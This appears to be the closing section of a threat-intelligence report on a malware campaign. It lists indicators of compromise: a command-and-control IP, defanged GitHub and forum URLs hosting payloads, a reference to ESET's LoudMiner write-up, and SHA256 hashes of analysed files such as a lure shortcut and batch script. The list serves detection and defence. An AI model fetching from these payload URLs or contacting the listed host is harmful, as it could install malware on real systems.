
C2 Address
18.208.230[.]174
github[.]com/yaniraenrica/testing/raw/main/resolvd.zip
github[.]com/rustyshackleford72/testing/raw/main/cheezel-client
github[.]com/gregtunny/data/raw/refs/heads/main/ch.zip
forum.hestiacp[.]com/uploads/default/original/2X/9/9aae76309a614c85f880512d8fe7df158fec52cc.png

References:

1. LoudMiner: Cross-platform mining in cracked VST software
   https://www.welivesecurity.com/2019/06/20/loudminer-mining-cracked-vst-software/

Analyzed files/hashes

File Name	SHA256
OneAmerica Survey.zip	CE26AAC9BA7BE60BFB998BA6ADD6B34DA5A68506E9FEA9844DC44BAFE3CAB676
OneAmerica Survey.lnk	0618BB997462F350BC4402C1A5656B38BEDC278455823AC249FD5119868D3DF4
start.bat	9FFAD9CF6D93B21BB0CA15DE9AB9E782E78F2B6356D05FB55FB95F55BEC9FC04 002f9cd9ffa4b81301d003acd9fb3fbba1262e593b4f2e56a085b62a50e76510
tc.img	5A8BC06587CE40B3A8D8DD4037D0EF272EFC64A69E21F6689FFE3F5FBB04A468 4C91070877C6D116F5A27EFADDBBFBC339455628E9D6585A4EA5F9B6972BF92B
FontDiag.zip	BC7A34379602F9F061BDB94EC65E8E46DA0257D511022A17D2555ADBD4B1DD38
crondx	3E6A47DA0A226A4C98FB53A06EC1894B4BFD15E73D0CEA856B7D2A001CADA7E9
mydata.tar	9A33EA831EDF83CB8775311963F52299F1488A89651BD3471CC8F1C70F08A36C 82A9747485FDD60360D28CD73671F171A8312B7D68B26FE1E2D472EB97C4FE59 F4229128EF642D299F7AB5FBCB6DE75A17D12F30F22A3985044C8B1B44F1768F 6903BDF7F4A22ECFDDBAEE0B16E3DEE85DBB169AA446094BB3D1B75526677B6C



▶
▶
▶
▶
Manage options Manage services Manage {vendor_count} vendors Read more about these purposes
View preferences
{title} {title} {title}
Privacy / Cookie Choices